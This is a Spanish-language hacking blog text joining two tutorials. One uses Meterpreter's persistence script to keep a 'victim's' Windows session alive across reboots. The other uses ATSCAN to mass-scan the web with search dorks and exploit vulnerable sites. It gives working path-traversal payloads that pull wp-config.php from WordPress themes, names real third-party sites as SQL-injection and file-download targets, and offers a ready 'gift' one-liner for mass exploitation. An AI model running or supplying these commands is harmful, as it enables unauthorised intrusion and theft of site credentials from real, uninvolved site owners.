http://www.backtrack-omar.com/2015/10/vnc-remote-connection-all-windows.html
http://www.backtrack-omar.com/2016/02/dump-skype-account-our-victim-for.html
http://www.backtrack-omar.com/2016/02/bypassear-privilegios-uac-win-10-8-81.html
http://www.backtrack-omar.com/2015/10/evadiendo-av-codificando-payloads-con.html
http://www.backtrack-omar.com/2015/03/las-viejas-macros-siempre-en-accion.html
http://www.backtrack-omar.com/2015/10/unicorn-la-herramienta-de-infeccion.html
http://www.backtrack-omar.com/2016/02/send-video-youtube-victim-with.html
http://www.backtrack-omar.com/2016/02/compilando-nuestros-payloads-in.html

Luego de crear tu "Payload", posteriormente enviar el archivo infectado a tu victima tendremos su session meterpreter, en este caso haré la prueba de concepto en un Windows 7 service pack 1 


Entonces lo que haremos sera ejecutar el comando persistente por default.

meterpreter > run persistence

voy a dejar bien claro lo siguiente, al ejecutar el comando run persistente estas dejando todo por Default, por ejemplo:

El puerto: 4444
IP: 192.168.1.35 (tu IP se adjuntara automáticamente)
Script Upload - directorio donde se alojara el Script vbs, que se ejecutara al momento que inicie el sistema de la victima.

Como vemos el archivo se subió correctamente en la carpeta por default.

Entonces reiniciaremos el equipo de la victima para ver si realmente nos carga  su sesión meterpreter, pero antes configuraremos el puerto de escucha, ya que en la infección se utilizo el puerto 5555. 

Esperemos que cargue nuevamente el sistema windows, pero vemos en la siguiente imagen que hemos cambiado el puerto de escucha reemplazando el 5555 a 4444 que fue generado al momento de ejecutar persistence.

Como podemos observar automáticamente hemos tenido la conexión meterpreter.

ahora viene la pregunta de muchos:

¿si yo deseo establecer una IP y puerto diferente?

Pues sencillo vamos a utilizar algunos argumentos de persitence, un ejemplo es el siguiente:

run persistence -U -i 5 -p 4444 -r 192.168.1.35

-U >> ejecuta automáticamente el usuario comprometido y establece logs.
-i  >> segundos de conexión para establecer.
-p >> puerto de escucha.
-r >> IP de la maquina del atacante a añadir.

Entonces le añadí de igual manera el puerto 4444, y deje mi IP estatica por default, ya que es mi maquina de ataque:

Reinicie bruscamente el windows 7, entonces esperaremos a que cargue nuevamente.  


de igual manera hemos tenido su sesión meterpreter automáticamente, configurando nuestro propio script persistente.

ATSCAN - Advanced Search / Dork / Mass Exploitation Scanner


ATSCAN, es un framework automatizado, que nos permite encontrar servidores vulnerables por medio de avanzadas metodologías de escaneo, por otra parte nos permite a su vez testear si el servidor es vulnerable o no.

Sin duda una herramienta que nos puede ahorrar mucho tiempo en nuestras auditorias cuando no dispongamos de un tiempo prolongado, deben tener en cuenta que la búsqueda se define por los "Motores" como:

Google / Bing / Ask / Yandex / Sogou

Ya explicado como funciona la herramienta, pueden ver las funciones que tiene ATSCAN.


Descripción:

Motor de búsqueda Google / Bing / Ask / Yandex / Sogou
Mass Dork Busqueda
Múltiples escaneos instantáneos.
Explotación masiva
Usa proxy.vulnerables mediante "DORKS"
Agente de usuario aleatorio.
Motor aleatorio.
Extern comandos de ejecución.
Escáner XSS / SQLI / LFI / AFD.
Filtre los sitios wordpress y Joomla en el servidor.
Buscar la página de administración.
Decodificar y codificar Base64 / MD5
Escaneado de puertos.
Extraer IPs
Extraiga correos electrónicos.
Detección automática de errores.
Detección automática de Cms.
Datos de correos.
Repetidor de secuencia automática.
Validación.
Publicar y obtener el método GET


Descarga:

root@kali:~# https://github.com/AlisamTechnology/ATSCAN.git

luego de descarga el paquete de ATSCAN, procederemos a entrar a su carpeta respectiva y establecer permisos al archivo principal.

root@kali:~# cd ATSCAN
root@kali:~/ATSCAN# chmod +x ./atscan.pl


posteriormente pasaremos a darle permisos al archivo de instalación y ejecutarlo.

root@kali:~#  chmod +x ./install.sh
root@kali:~#  ./install.sh 


luego de instalar todos las depencias que necesita ASTCAN, pueden ejecutarlo de la siguiente manera para probar, si no tienen ningun error, de la siguiente manera:

root@kali:~# atscan


Como vemos la herramienta nos carga correctamente, si ustedes añaden la opción: atscan --help podrán ver las formas de uso que pueden utilizar.


como pueden ver, en la imagen no nos muestra las demás opciones porque son demasiadas, pero ustedes podrán verlo en su terminal, o simplemente pueden visitar la pagina Github donde se encuentra la herramienta:

https://github.com/AlisamTechnology/ATSCAN


NO quiero ser despreciativo con mis palabras, pero eh visto muchos tutoriales hace meses y hasta ahora que ejecutan el siguiente argumento para elaborar sus tutoriales:

atscan --dork "eventos.php" --level 10 --xss

 voy a explicar esta metodología es ordinaria:

--dork = en ese parametro añadiremos la dork que deseamos realizar la busqueda.

--level = la cantidad de niveles de escaneo que queremos que se realice.

--xss = especificamos buscar solo fallas "CROSS-SITE-SCRIPTING"


 ---------------------------------------------------------------------------------------------------------------------------------
 [::] TEAM:: ALISAM TECHNOLOGY
 [::] TOOL:: ATSCAN SCANNER [V 11.0]
 [::] PATH:: /ATSCAN/atscan.pl
 [::] PERL:: [v5.24.1]
 [::] SYST:: [linux i686-linux-gnu-thread-multi-64int]
 [::] PROXY:: [No Proxy]
 [::] SCAN:: [XSS]
 [::] ENGINE:: [DEFAULT BING bn-IN]
 [::] DORK:: [eventos.php?]
 [::] LEVEL:: [10]
------------------------------------------------------------------------------------------------------------------------------------


Esto se entiende perfectamente, lo explicado arriba pero hay algo que no te explican en tutoriales ordinarios lo siguiente.

en primer lugar  la búsqueda se realiza con "BING" en un  rango de PAÍS IN = India, ahora me pregunto si nosotros deseamos realizar la búsqueda  de servidores de nuestro PAIS O con un dominio determinado, nos arrojarán ello?
la respuesta es no, te buscara dominios de ese país.

vamos a elaborar lo siguiente, una búsqueda por medio de un indexeador especifico en mi caso escogí la opción 2, que es "GOOGLE":


root@kali:~# atscan --dork "noticias.php?" --xss --level 10 -m 2

---------------------------------------------------------------------------------------------------------------------------------
 [::] TEAM:: ALISAM TECHNOLOGY
 [::] TOOL:: ATSCAN SCANNER [V 11.0]
 [::] PATH:: /ATSCAN/atscan.pl
 [::] PERL:: [v5.24.1]
 [::] SYST:: [linux i686-linux-gnu-thread-multi-64int]
 [::] PROXY:: [No Proxy]
 [::] SCAN:: [XSS]
 [::] ENGINE:: [GOOGLE dz]
 [::] DORK:: [noticias.php?]
 [::] LEVEL:: [10]
-----------------------------------------------------------------------------------------------------------------------------------


-m = 2  >> Google

la diferencia de google, es que por mas que te conectes a un servidor de otro país, la palabra buscada siempre sera "indexeada" y tu servidor reconocido por ende los resultados serán orgánicos.
  
estas son las opciones que puedes utilizar para escoger a tu indexeador.

[Bing: 1][Google: 2][Ask: 3][Yandex: 4][Sogou: 5][All: all]

Continuando con el escaneo podemos observar que hemos encontrado un servidor vulnerable, en el primer escenario tenemos una vulnerabilidad "MYSQL" expuesto a una explotación SQL INJECTION, se preguntaran el porque, es porque hemos utilizado una dork con el ultimo termino "?" acompañado de nuestra búsqueda personalizada.

http://www.izquierdo-asociados.com/noticias.php?id=39%270x27

Testando la vulnerabilidad mediante SQLMAP:


bastante útil verdad, una búsqueda aleatoria, ahora probemos encontrando un servidores en wordpress vulnerables.

Utilizaremos el exploit que afecta un tema de wordpress conocido como /ypo-theme/

##############################################################
# Exploit Title: WordPress Theme ypo-theme Arbitrary File Download Vulnerability
# Dork : inurl:/wp-content/themes/ypo-theme/
# Date : 2016/07/25
# Tested on : Kali Linux 2
# Category: webapps
##############################################################
#
# http://www.site.com/wp-content/themes/ypo-theme/download.php?download=..%2F..%2F..%2F..%2Fwp-config.php
#############################################################

 Añadiremos a la terminal:

atscan --dork "inurl:/wp-content/themes/ypo-theme/" --level 100 -m 2 --exp "/wp-content/themes/ypo-theme/download.php?download=..%2F..%2F..%2F..%2Fwp-config.php" --wp --wpafd

inurl:/wp-content/themes/ypo-theme/ >> Búsqueda de directorios del tema
--level >> la cantidad de niveles de escaneo que queremos que se realice.
--exp  >> Exploit en nuestro caso: 

/wp-content/themes/ypo-theme/download.php?download=..%2F..%2F..%2F..%2Fwp-config.php


---------------------------------------------------------------------------------------------------------------------------------
 [::] TEAM:: ALISAM TECHNOLOGY
 [::] TOOL:: ATSCAN SCANNER [V 11.0]
 [::] PATH:: /ATSCAN/atscan.pl
 [::] PERL:: [v5.24.1]
 [::] SYST:: [linux i686-linux-gnu-thread-multi-64int]
 [::] PROXY:: [No Proxy]
 [::] EXPLOIT:: [1 Exploit(s)]
 [::] SCAN:: [AFD]
 [::] GET:: [WP sites]
 [::] ENGINE:: [GOOGLE bs]
 [::] DORK:: [inurl:/wp-content/themes/ypo-theme/]
 [::] LEVEL:: [100]
-------------------------------------------------------------------------------------------------------------------------------
 

el resultado fue impresionante, entraremos a un link para comprobar si tenemos el documento sensible WP.

Ejemplo deben añadir el exploit de esta manera en su navegador:

http://www.gynesurgery.com/wp-content/themes/ypo-theme/download.php?download=..%2F..%2F..%2F..%2Fwp-config.php 


si te confundes en este procedimiento puedes visitar el siguiente articulo   con la misma metodología de explotación:

http://www.backtrack-omar.com/2014/04/explotando-vulnerabilidades-de-wordpress.html 


continuamos, una ves descargado el archivo vamos abrirlo:

Su uso es fácil, si sabes comprender algunos argumentos necesarios.
si desean explotar otros "0days", pueden ingresar al siguiente enlace:

https://www.exploit-db.com/

Un regalo de mi parte:


atscan --dork ""Index of" +/wp-content/themes/IncredibleWP/" --level 100 -m 2 --exp "/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php" --wp --wpafd


"Index of" +/wp-content/themes/IncredibleWP/"
"Index of" +/wp-content/themes/ultimatum"
"Index of" +/wp-content/themes/medicate/"
"Index of" +/wp-content/themes/Avada/"
"Index of" +/wp-content/themes/beach_apollo/"

Exploit: "/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php"


Happy Hacking!

un consejo personal

Como sabemos Google es un servicio de indexación  de paginas web's, entre muchos datos que se alojan cuando utilizamos dicho servicio de manera respectiva, el procedimiento de google, es una búsqueda respectiva de la palabra "noticias.php?id=" que recopila el código fuente de información de todas las plataformas web que contengan la palabra "noticias.php?id=" y obtener el resultado de las mismas.

Hace mucho tiempo elabore algunos POST relacionado a la auditoria de plataformas web de forma manual, por medio de distintos métodos para encontrar vulnerabilidades que un Escaner no pueden encontrar, si deseas aprender esta metodología puedes visitar el siguiente articulo:

http://www.backtrack-omar.com/2015/11/como-debo-empezar-para-auditar-un.html

Si deseas aprender como utilizar las dorks de google manualmente, los invito a leer el siguiente articulo:

http://www.backtrack-omar.com/2015/09/method-ninja-of-google-hacking.html

Hoy en día, se están creando muchos "Frameworks" y herramientas que nos permiten optimizar todo este proceso, pero con solo un 70 % de posibilidades positivas, ya que una herramienta solamente sigue patrones establecidos, y auditar de forma manual, lleva todas tus capacidades de experiencia al limite para poder encontrar un agujero de seguridad hasta en la sopa.